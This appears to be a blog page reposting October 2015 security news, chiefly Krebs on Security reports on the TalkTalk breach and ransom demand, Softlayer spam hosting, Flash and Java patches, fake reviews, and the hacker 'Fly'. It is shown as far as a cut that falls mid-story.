  The UK broadband and telecom provider TalkTalk has announced a major data breach potentially affecting all of its more than 4 million customers - the third data incident affecting its customers this year.

  10/23/2015

- FCC plans weekly name and shame list of robocallers
  With over 215,000 complaints last year, robocalling and telemarketing has become a massive issue for US federal regulators who now appear more determined than ever to quash the problem.

  10/23/2015

- Check your Facebook settings to make sure your posts aren't searchable
  Facebook now allows you to search others' posts, which (of course) means they can search yours. Lock those posts down people!

  10/23/2015

- The $1million Apple iTunes gift card scam
  An Apple store employee in New York has been charged with using bogus credit cards to buy nearly $1 million in Apple gift cards.

  10/23/2015

- How a law making car hacking illegal could make us all less safe
  Security and privacy watchdogs worry that a proposed law intended to improve cybersecurity of automobiles could also make it illegal for researchers to examine code in vehicles' computers.

  10/23/2015

- DARPA sets its sights on image manipulation
  DARPA wants a platform that can detect image manipulation. Think forged Iranian missile launches or uses of body parts as trays.

  10/23/2015

- Apple closes a raft of "drive-by download" holes in OS X and iOS
  Drive-by downloads mean that you could get owned even when you are Just Visiting... Apple users - don't let that happen to you!

  10/23/2015

- US Navy renews training in celestial navigation over GPS hack fears
  Now that the US Navy is bringing back celestial navigation, we might want to ask ourselves what other technologies we depend on without a backup, and what would happen to us if those technologies failed.

  10/22/2015

HEADLINES BY FEEDBURNER

Posted by Peer Ynt at 19:04 0 comments

G+1 Recommend this on Google

Anti-malware news from Krebsonsecurity.com

Krebs on Security news feed

- TalkTalk Hackers Demanded £80K in Bitcoin

TalkTalk, a British phone and broadband provider with more than four million customers, disclosed Friday that intruders had hacked its Web site and may have stolen personal and financial data. Sources close to the investigation say the company has received a ransom demand of approximately £80,000 (~USD $122,000), with the attackers threatening to publish the TalkTalk's customer data unless they are paid the amount in Bitcoin.

In a statement on its Web site, TalkTalk said a criminal investigation was launched by the Metropolitan Police Cyber Crime Unit following "a significant and sustained cyberattack on our website."


"That investigation is ongoing, but unfortunately there is a chance that some of the following data has been compromised: names, addresses, date of birth, phone numbers, email addresses, TalkTalk account information, credit card details and/or bank details," the statement continues. "We are continuing to work with leading cyber crime specialists and the Metropolitan Police to establish exactly what happened and the extent of any information accessed."

A source close to the investigation who spoke on condition of anonymity told KrebsOnSecurity that the hacker group who demanded the £80,000 ransom provided TalkTalk with copies of the tables from its user database as evidence of the breach. The database in question, the source said, appears related to at least 400,000 people who have recently undergone credit checks for new service with the company. However, TalkTalk's statement says it's too early to say exactly how many customers were impacted. "Identifying the extent of information accessed is part of the investigation that's underway," the company said.

It appears that multiple hacker collectives have since claimed responsibility for the hack, including one that the BBC described as a "Russian Islamist group" — although sources say there is absolutely no evidence to support that claim at this time.

Separately, promises to post the stolen data have appeared on **AlphaBay**, a Deep Web black market that specialized in selling stolen goods and illicit drugs. The posting was made by someone using the nickname "Courvoisier." This member, whose signature describes him as "Level 6 Fraud and Drugs seller," appears to be an active participant in the AlphaBay market with many vouches from happy customers who've turned to him for illegal drugs and stolen credit cards, among other goods and services.

It seems likely that Courvoisier is not bluffing, at least about posting some subset of TalkTalk customer data. According to a discussion thread on Reddit.com dedicated to explaining AlphaBay's new Levels system, an AlphaBay seller who has reached the status of Level 6 has successfully consummated at least 500 sales worth a total of at least $75,000, and achieved a 90% positive feedback rating or better from previous customers.



An AlphaBay dark market thread promising the release of TalkTalk customer data.

"Post will be updated shortly," Courvoisier promised in an AlphaBay message thread Friday. "Data will be supplied in the following format:

Name
DOB
Address
TenancyType
YearsAtAddress
MonthsAtAddress
HomeTelephone
MobileTelephone
Email
Employer
EmploymentTitle
EmploymentLocation
EmployersPhone
Bank
AccountNumber
SortCode”

This roughly tracks the details that TalkTalk has said might have been accessed on customers:

Name
DOB
Address
Email Address
Telephone Number
TalkTalk Account Information
Credit Card and Bank Details

According to my source, the intrusion started with an attack technique known as SQL injection (SQLi), a method which abuses a misconfiguration in a database that causes the database to cough up or dump information. The source said the SQLi attack was punctuated by a denial-of-service attack that sought to prevent legitimate users from visiting the targeted site, and that the debilitating assault may have been launched to distract from the database hack.

Several individuals on Twitter also have been posting information suggesting they may know how the breach occurred, and that there were only a few thousand customer records exposed in the breach.

On October 18, 2015, a person using the screen name “Fearful” and alias “Glubz” reported a vulnerability in the videos section of TalkTalk’s Web site (videos.talktalk.co.uk). The flaw was reported via xssposed.org, a site that operates as a sort of public clearinghouse for information about unpatched Web site vulnerabilities. Xssposed.org said it verified the flaw indeed existed in the TalkTalk videos page, but that no technical details were being disclosed to the public in order to give website owner time to patch the vulnerability without putting its users at risk.

Interestingly, a Twitter user with the Twitter handle @Fearful has been posting about expecting a raid from the U.K. authorities at any minute. The Twitter profile links to the (possibly compromised) Web site **elliottg[dot]net**, which currently redirects to a page with scrolling images of a blond-haired young man, the TalkTalk logo, and a U.K. policeman.

A Google-cached version of the site indicates that Glubz has “continuously found website exploits ranging from non critical and critical exploits/bugs. I’ve always wanted to work for a company that specialises in stuff like this and that time has finally come. Being paid for something you enjoy is probably the best job ever. You may also find me on XSSPOSED under the username ‘Glubz‘.” Indeed, a listing at xssed.org ranks Glubz among its Top 50 Security Researchers, and says Glubz’ Twitter handle is “@Fearful”.

TalkTalk apologized for the breach and said that since discovering the breach on Wednesday it has undertaken a full security review of its Web site and had taken “all necessary measures” to secure the site. The company also is offering customers 12 months of free credit monitoring through Noddle, a credit reporting service offered by the credit reference agency **CallCredit**.

Extortion attacks put victim companies in a bit of bind, because even if they do pay the ransom demand, there is no guarantee the data was not already shared with or stolen by other attackers — or that the extortionists won’t simply go ahead and publish the data even if they are paid.

As I noted in a Reddit Ask Me Anything interview Friday, there is, unfortunately, a great deal of room for growth in cyber attacks that leverage some type of ransom or extortion.

"It seems like the crooks are getting better situational awareness when they break in somewhere, which of course increases the potential for an opportunistic attack (drive-by download, database hack, malware-laden spam blast) to mushroom into something much bigger and more costly for the victim or organization," I wrote.

Update, 11:17 a.m. ET: Added information about vulnerabilities reported in the video portion of TalkTalk's Web site.

10/24/2015

- IBM Runs World's Worst Spam-Hosting ISP?

This author has long sought to shame Web hosting and Internet service providers who fail to take the necessary steps to keep spammers, scammers and other online ne'er-do-wells off their networks. Typically, the companies on the receiving end of this criticism are little-known Internet firms. But according to anti-spam activists, the title of the Internet's most spam-friendly provider recently has passed to networks managed by **IBM** — one of the more recognizable and trusted names in technology and security.

In March 2010, not long after I began working on my new book *Spam Nation: The Inside Story of Organized Cybercrime, From Global Epidemic to Your Front Door,* I ran a piece titled Naming and Shaming Bad ISPs. That story drew on data from 10 different groups that track spam and malware activity by ISP. At the time, a cloud computing firm called **Softlayer** was listed prominently in six out of 10 of those rankings.


STOP BADWARE (SITES)	F.I.R.E. (COMPOSITE)	PHISHTANK	ZEUSTRACKER (TOP ZEUS C&Cs)	MALWARE DOMAIN LIST (JAN.1-TODAY
ThePlanet.com (AS21844)	ThePlanet.com (AS21844)	NJ INTL INTERNET EXCHANGE (AS16812)	JINGXUN (AS9803)	ThePlanet.com (AS21844)
CHINANET BACKBONE (AS14035)	PAH Inc GoDaddy.com (AS26496)	MetroRED Telecom Services (AS13591)	HANARO Telecom (AS9318)	OVH - OVH (AS16276)
PAH Inc GoDaddy.com (AS26496)	OVH - OVH (AS16276)	RAPIDSWITCH-AS (AS29131)	TTNET (AS9121)	DXTNET BEIJING (AS17964)
N/A	BLUEHOST-AS (AS11798)	CENTROHOST-AS (AS41126)	GR-Vertical Ltd (AS49365)	VEST-EH (AS47560)
eNom Inc. (AS6151)	IPNAP- GigeNET (AS23522)	ThePlanet.com (AS21844)	CHINANET BACKBONE (AS14035)	TTNET (AS9121)
Google Inc. (AS15169)	EcomD-Coloquest/GigeNet (AS32181)	iWeb Technologies Inc. (AS32613)	ThePlanet.com (AS21844)	DIRECT-NET2 - Data Tex (AS4229)
Softlayer Technologies (AS36351)	GNAXNET - Global Net Access (AS3595)	Softlayer Technologies (AS36351)	Network Operations Center (AS21788)	Prombuddetal (AS44107)
Cogent Co/PSI (AS174)	iWeb Technologies Inc (AS32613)	OVH - OVH (AS16276)	CNCNet China Netcom (AS9929)	Chugye-AS-KR (AS23971)
TONET Beijing (AS17431)	Softlayer Technologies (AS36351)	Limestone Networks Inc (AS46475)	Interactive3D (AS49544)	Vital Vital Teknoloji (AS44565)
American Internet Svcs (AS6130)	Bizland-SD - Endurance Intl (AS29873)	SOVAM-AS Golden Telecom (AS3216)	Vital Vital Teknoloji (AS44565)	CHINA TELECOM (AS4134)
<<-------->>	<<-------->>	<<-------->>	<<-------->>	<<-------->>
ARBOR TOP ASN THREATS	**EMERGING THREATS COMPROMISED IPS**	**EMERGING THREATS RBN**	**SHADOWSERVER (BOT C&CS)**	**GOOGLE SAFEBROWSING**
NJ INTL INTERNET XCHANGE (AS16812)	CHINA TELECOM (AS4134)	Softlayer Technologies (AS36351)	net-0x2a-ukraine (AS48587)	ThePlanet.com (AS21844)
CNIX -AP (AS4847)	Korea Telecom (AS4766)	ThePlanet.com (AS21844)	Ecatel Network (AS29073)	CHINANET BACKBONE (AS14035)
CHINANET BACKBONE (AS14035)	Deutsche Telekom (AS3320)	CHINA TELECOM (AS4134)	Webalta Networks (AS41947)	PAH Inc GoDaddy.com (AS26496)
ThePlanet.com (AS21844)	SBC Internet Services (AS7132)	NETDIRECT-DE (AS28753)	EZZI (AS15149)	Softlayer Technologies (AS36351)
OVH - OVH (AS16276)	PROXAD Free SAS (AS12322)	Hivelocity Ventures Corp (AS29802)	Network Operations Center (AS21788)	MESH GmbH (AS25074)
COLUMBUS-NAP (AS10297)	Telecom Sao Paolo (AS27699)	Leaseweb (AS16265)	CHINA TELECOM (AS4134)	HETZNER ONLINE (AS24940)
Softlayer Technologies (AS36351)	China Network Comm. (AS4837)	HETZNER ONLINE (AS24940)	Interactive3D (AS49544)	VPLS INC (AS35908)
Interiapl (AS16138)	HANARO Telecom (AS9318)	NJIX (AS19318)	SBC Internet Services (AS7132)	Ecatel Network (AS29073)
HINET (AS3462)	National Internet Backbone (AS9829)	Layered Tech (AS22576)	Leaseweb (AS16265)	1&1 Internet AG (AS8560)
AMAZON (AS14618)	CHINANET-BJ-AS-169 (AS4808)	OVH - OVH (AS16276)	Korea Telecom (AS4766)	root eSolutions (AS5577)

The top spam-friendly ISPs and hosting providers in early 2010.

Softlayer gradually cleaned up its act, and began responding more quickly to abuse reports filed by anti-spammers and security researchers. In July 2013, the company was acquired by IBM. More recently, however, the trouble at networks managed by Softlayer has returned. Last month, anti-spam group Spamhaus.org *listed Softlayer as the "#1 spam hosting ISP,"* putting Softlayer at the very top of its World's Worst Spam Support ISPs index. Spamhaus said the number of abuse issues at the ISP has "rapidly reached rarely previously seen numbers."

Contacted by KrebsOnSecurity, Softlayer for several weeks did not respond to requests for comment. After reaching out to IBM earlier this week, I received the following statement from Softlayer Communications Director **Andre Fuochi**:

"With the growth of Softlayer's global footprint, as expected with any fast growing service, spammers have targeted our platform. We are aggressively working with authorities, groups like The Spamhaus Project, and IBM Security analysts to shut down this recent, isolated spike. Just in the past month we've shut down 95 percent of the spam accounts identified by Spamhaus, and continue to actively eliminate this activity."



But according to Spamhaus, Softlayer still has more than 600 abuse issues still unaddressed. Spamhaus says it is true that Softlayer has been responding to its abuse complaints, but that the scammers and spammers are moving much faster.

In a blog post published earlier this month, Spamhaus explained that the bulk of the trouble appears to have come from cybercriminal customers in Brazil who have been rapidly registering large numbers of domain names daily tied to fake but plausible-sounding companies or organizations.

“This Brazilian malware gang was so active that many listed [Softlayer Internet] ranges were being reassigned to the same spam gang immediately after re-entering the pool of available [Internet] addresses,” Spamhaus explained. “After observing the same [Internet] address ranges being reassigned repeatedly to the same spammers, Spamhaus contacted the SoftLayer abuse department and told them that [Spamhaus listings] for these specific issues would not be removed until SoftLayer was able to get control of the overall problem with these spammers.”

Spamhaus said it doesn’t known why Softlayer is having this problem, but it has a few guesses.

“We believe that SoftLayer, perhaps in an attempt to extend their business in the rapidly-growing Brazilian market, deliberately relaxed their customer vetting procedures,” the organization posited. “Cybercriminals from Brazil took advantage of SoftLayer’s extensive resources and lax vetting procedures. In particular, the malware operation exploited loopholes in Softlayer’s automated provisioning procedures to obtain an impressive number of IP address ranges, which they then used to send spam and host malware sites. Unfortunately, what happened to Softlayer can easily happen to any ISP that makes certain unwise choices.”

IBM/Softlayer did not comment on those allegations. But as I show in my book, *Spam Nation*, spammers and malware purveyors continuously seek out and patronize ISPs and hosting providers which erect the fewest barriers to rapidly setting up massive numbers of scammy sites simultaneously.


It is true that if you make it harder for spammers to operate, they don’t just go away; rather, they move someplace else where it’s easier to ply their trade. But there is little reason that these Internet bottom feeders should have made a home for themselves at a company owned by IBM, which bills itself as the fastest growing vendor in the worldwide security software market. Physician: Heal Thyself!

Update, 10:39 p.m. ET: Since this story was published, I heard from Cloudmark, another company which tracks global spam activity. According to Cloudmark, SoftLayer’s network (Autonomous System Number AS36351) was the largest source of spam in the world in Q3 2015. Cloudmark researchers also observed that a whopping 42 percent of all outbound email from SoftLayer was spam. “Current spam layers from SoftLayer are 600 percent higher than they were one year ago,” the company said in an email to KrebsOnSecurity. “Legitimate email volume is also up 180 percent, indicating an overall rapid growth in terms of outbound email.”

10/21/2015

- Flash, Java Patches Fix Critical Holes

Adobe has issued a patch to fix a zero-day vulnerability in its **Flash Player** software. Separately, **Oracle** today released an update to plug more than two-dozen flaws in its **Java** software. Both programs plug directly into the browser and are highly targeted by malicious software and malefactors. Although Flash and Java are both widely installed, most users could probably ditch each program with little to no inconvenience or regret.



The latest Flash version, *Flash 19.0.0.226* on **Windows** and **Mac**, fixes a flaw that Adobe warned last week was already being exploited in active attacks. As I noted in a previous post, most users can jump off the incessant Flash-patching merry-go-round by simply removing the program — or hobbling it until and unless it is needed for some purpose or site.

Disabling Flash in Chrome is simple enough, and can be easily reversed: On a Windows, Mac, Linux or Chrome OS installation of Chrome, type "chrome:plugins" into the address bar, and on the Plug-ins page look for the "Flash" listing: To disable Flash, click the disable link (to re-enable it, click "enable"). Windows users can remove Flash from the Add/Remove Programs panel, or use Adobe's uninstaller for Flash Player.

If you're concerned about removing Flash altogether, consider a dual-browser approach. That is, unplugging Flash from the browser you use for everyday surfing, and leaving it plugged in to a second browser that you only use for sites that require Flash. Another alternative to removing Flash is Click-To-Play, which lets you control what Flash (and Java) content gets to load when you visit a Web page.

If you decide to proceed with Flash and update, the most recent versions of Flash should be available from the Flash home page, but beware potentially unwanted add-ons, like McAfee Security Scan. To avoid this, uncheck the pre-checked box before downloading, or grab your OS-specific Flash download from here. Windows users who browse the Web with anything other than Internet Explorer may need to apply this patch twice, once with IE and again using the alternative browser (Firefox, Opera, e.g.).

JAVA

Separately, Oracle has released its quarterly patch update for Java, another powerful browser plugin that also is heavily targeted by malware and ne'er-do-wells. This update for Java — which brings the program to **Java 8 Update 65** — fixes at least 25 security vulnerabilities. According to Oracle, *all but one of those flaws may be remotely exploitable without authentication*, meaning they can be exploited over a network without the need for a username and password.

If you have Java installed, please update it as soon as possible. Windows users can check for the program in the Add/Remove Programs listing in Windows, or visit

Java.com and click the "Do I have Java?" link on the homepage. Updates also should be available via the Java Control Panel or from Java.com.

If you really need and use Java for specific Web sites or applications, take a few minutes to update this software. Otherwise, seriously consider removing Java altogether. I have long urged end users to junk Java unless they have a specific use for it (this advice does not scale for businesses, which often have legacy and custom applications that rely on Java). This widely installed and powerful program is riddled with security holes, and is a top target of malware writers and miscreants.

If you have an affirmative use or need for Java, there is a way to have this program installed while minimizing the chance that crooks will exploit unknown or unpatched flaws in the program: unplug it from the browser unless and until you're at a site that requires it (or at least take advantage of click-to-play, which can block Web sites from displaying both Java and Flash content by default). The latest versions of Java let users disable Java content in web browsers through the Java Control Panel. Alternatively, consider a dual-browser approach, unplugging Java from the browser you use for everyday surfing, and leaving it plugged in to a second browser that you only use for sites that require Java.

Many people confuse Java with **JavaScript**, a powerful scripting language that helps make sites interactive. Unfortunately, a huge percentage of Web-based attacks use JavaScript tricks to foist malicious software and exploits onto site visitors. For more about ways to manage JavaScript in the browser, check out my tutorial Tools for a Safer PC.

10/20/2015

- Don't Be Fooled by Fake Online Reviews Part II

In July I wrote about the dangers of blindly trusting online reviews, especially for high-dollar services like moving companies. That piece told the story of **Full Service Van Lines**, a moving company that had mostly five-star reviews online but whose owners and operators had a long and very public history of losing or destroying their customers' stuff and generally taking months to actually ship what few damaged goods it delivered. Last week, federal regulators shut the company down.

NBC Miami reports that Full Service Van Lines (FSVL) was shut down by the **U.S. Department of Transportation**, but not because of consumer complaints. The DOT reportedly revoked the company's license due to a pattern of safety violations. And that's saying something: The NBC story said FSVL *received more complaints this year than any other Florida mover of its size*.

My July story on FSVL concluded that the company's owners likely inflated and manipulated their online reputation via a search engine optimization (SEO) firm they owned. Unfortunately, this practice is incredibly common among labor-intensive services that do not require the customer to come into the company's offices but instead come to the consumer. These services include but are not limited to locksmiths, windshield replacement services, garage door repair and replacement technicians, carpet cleaning and other services that consumers very often call for immediate service.

Bryan Seely, a security expert who's working on an as-yet unpublished book on these so-called dark/black SEO practices, said such services are rife for SEO experts who create hundreds or thousands of phantom companies online with different business names, addresses and phone numbers. The calls to each of these phony firms are eventually all routed back to the SEO company, which sells the customer lead to one of several companies that have agreed in advance to buy such business leads.

As a result, many consumers think they are dealing with one company when they call, yet end up being serviced by a completely unrelated firm that may not have to worry about maintaining a reputation for quality and fair customer service.

"If you can manipulate mass listings online, you can sell those inquiries when they come in," Seely said. "In most of these cases, the consumer has no idea they've just been switched around and sold. At the end of the month, the [SEO expert] sends each buyer of these inquiries a bill based on the number of calls he's referred. Each call is worth about $50-$60 for the buyer, and it only costs them about $10 per lead."

The practice of collecting and reselling consumer inquiries for various types of business is known in marketing circles as the "lead generation" or "lead-gen" industry. Interestingly, the **U.S. Federal Trade Commission** will be holding a public workshop in Washington, D.C. on Oct. 30, 2015 to discuss the consumer protection issues surrounding the lead-gen industry.

In related news, Amazon reportedly is once again going after people who sell 5-star reviews for products. TechCrunch.com reports that the e-commerce giant is going after sellers on Fiverr.com who offer to create glowing reviews for products. The action comes on the heels of a similar crackdown earlier this year on fake reviews through its service.

Remember: Before you hire someone to do work for you, don't just pick the company that comes up high in the search results on Google; unfortunately, that generally guarantees nothing other than the company is good at marketing. Take the time to really research the companies you wish to hire before booking them for jobs.

Update, 6:50 p.m. ET: Added reference to TechCrunch.com article.


10/19/2015

- Adobe, Microsoft Push Critical Security Fixes

Adobe and **Microsoft** on Tuesday each released security updates to remedy critical vulnerabilities in their software. Adobe pushed patches to plug at least 56 security holes present in **Adobe Reader** and **Acrobat**, as well as a fix for **Flash Player** that corrects 13 flaws. Separately, Microsoft issued six update bundles to address at least 33 security problems in various versions of **Windows**, **Microsoft Office** and other software.

Three of the patches Microsoft issued earned the company's most dire "critical" rating, meaning they could be exploited by hackers or malware to take complete control over vulnerable systems without any help from users. According to security firm **Shavlik,** four of the flaws involve vulnerabilities that were publicly disclosed by someone other than Microsoft prior to this week. The implication here is that malware writers may have had a head start figuring out ways to exploit several of these flaws, so it's probably best not to let too much grass grow under your feet before applying this month's updates.

As per usual, the largest number of flaws addressed in a single patch from Microsoft target multiple versions of **Internet Explorer**, the default browser on Windows — as well as **Microsoft Edge**, Redmond's replacement browser for IE. Other critical fixes concern the Windows operating system and Office.



As it usually does on Patch Tuesday, Adobe pushed a critical update for its ubiquitous Flash Player software that plugs multiple flaws. Find out if you have Flash installed and its current version number by visiting this page.

If you use and need Flash Player, it's time to update the program (the latest version is*19.0.0.207* for Windows and Mac users). **Google Chrome** and **Internet Explorer** bundle their own versions of Flash (also now at v.

19.0.0.185); each should auto-update to the latest.

Adobe said it was unaware of any exploits in the wild for the vulnerabilities fixed in this Flash release. Nevertheless, I would recommend that if you use Flash that you strongly consider removing it, or at least hobbling it until and unless you need it.

Update, 4:31 p.m. ET: In case you needed another reason to remove or hobble Flash, Adobe just released an advisory warning that attackers are exploiting an unpatched vulnerability in this latest version of Flash player. Adobe said it expects to issue another fix for Flash to fix the flaw during the week of Oct. 19.

Original story:

Disabling Flash in Chrome is simple enough, and can be easily reversed: On a Windows, Mac, Linux or Chrome OS installation of Chrome, type "chrome:plugins" into the address bar, and on the Plug-ins page look for the "Flash" listing: To disable Flash, click the disable link (to re-enable it, click "enable"). Windows users can remove Flash from the Add/Remove Programs panel, or use Adobe's uninstaller for Flash Player.

If you're concerned about removing Flash altogether, consider a dual-browser approach. That is, unplugging Flash from the browser you use for everyday surfing, and leaving it plugged in to a second browser that you only use for sites that require Flash. Another alternative to removing Flash is Click-To-Play, which lets you control what Flash content gets to load when you visit a Web page.

If you decide to proceed with Flash and update, the most recent versions of Flash should be available from the Flash home page, but beware potentially unwanted add-ons, like **McAfee Security Scan**. To avoid this, uncheck the pre-checked box before downloading, or grab your OS-specific Flash download from here. Windows users who browse the Web with anything other than Internet Explorer may need to apply this patch twice, once with IE and again using the alternative browser (**Firefox**, **Opera**, e.g.).

There is also a security update available for Adobe AIR. If you use this program, please take a moment today to patch it. AIR should prompt you to update to the latest version if you launch an application the requires AIR, such as Pandora.


Finally, Adobe issued a fairly substantial fix for Adobe Reader and Acrobat that fixes more than four dozen vulnerabilities in these programs. For more on the latest versions and download link, check out Adobe's security advisory.

10/14/2015

- Hacker Who Sent Me Heroin Faces Charges in U.S.

A Ukrainian hacker who once hatched a plot to have heroin sent to my Virginia home and then alert police when the drugs arrived had his first appearance in a U.S. court today, after being extradited to the United States to face multiple cybercrime charges.

Sergey Vovnenko, a.k.a. "Fly," "Flycracker" and "MUXACC1" (muxa is transliterated Russian for "муха" which means "fly"), was set to appear in a Newark courtroom today on charges of stealing and selling credit card and banking data, emptying bank accounts, and running a botnet of more than 12,000 hacked computers and servers, among other alleged crimes.




Fly replies to my direct messages telling him I know his real name and where he lives.

I first became acquainted with Fly in 2013, when his Twitter persona (warning: images here may not be safe for work) began sending me taunting tweets laced with epithets and occasional attempts to get me to click dodgy-looking Web links. Fly also took to his Livejournal blog to post copies of my credit report, directions to my home and pictures of my front door.

After consulting with cybercrime researchers at Russian security firm **Group-IB**, I learned that Fly was the administrator of a closely-guarded but now-defunct cybercrime forum dedicated to financial fraud called **thecc[dot]bz** ("cc" is a reference to credit cards).


Not long after that, I secretly gained access to his forum. And none too soon: In one lengthy discussion thread on the forum, I found that Fly had solicited donations from fellow fraudsters on the forum to donate Bitcoin currency for a slush fund Fly created for the express purpose of purchasing heroin off of the Silk Road — which was at the time the leading source of illicit drugs on the Dark Web.



Flycracker discussing the purchase of a gram of heroin from Silk Road seller "10toes."

Fly's plan was simple: Have the drugs delivered to my home in my name, and then spoof a call from one of my neighbors to the local police informing them that I was a druggie, that I had druggie friends coming in and out of my house all day long, and that I was even having drugs delivered to my home.

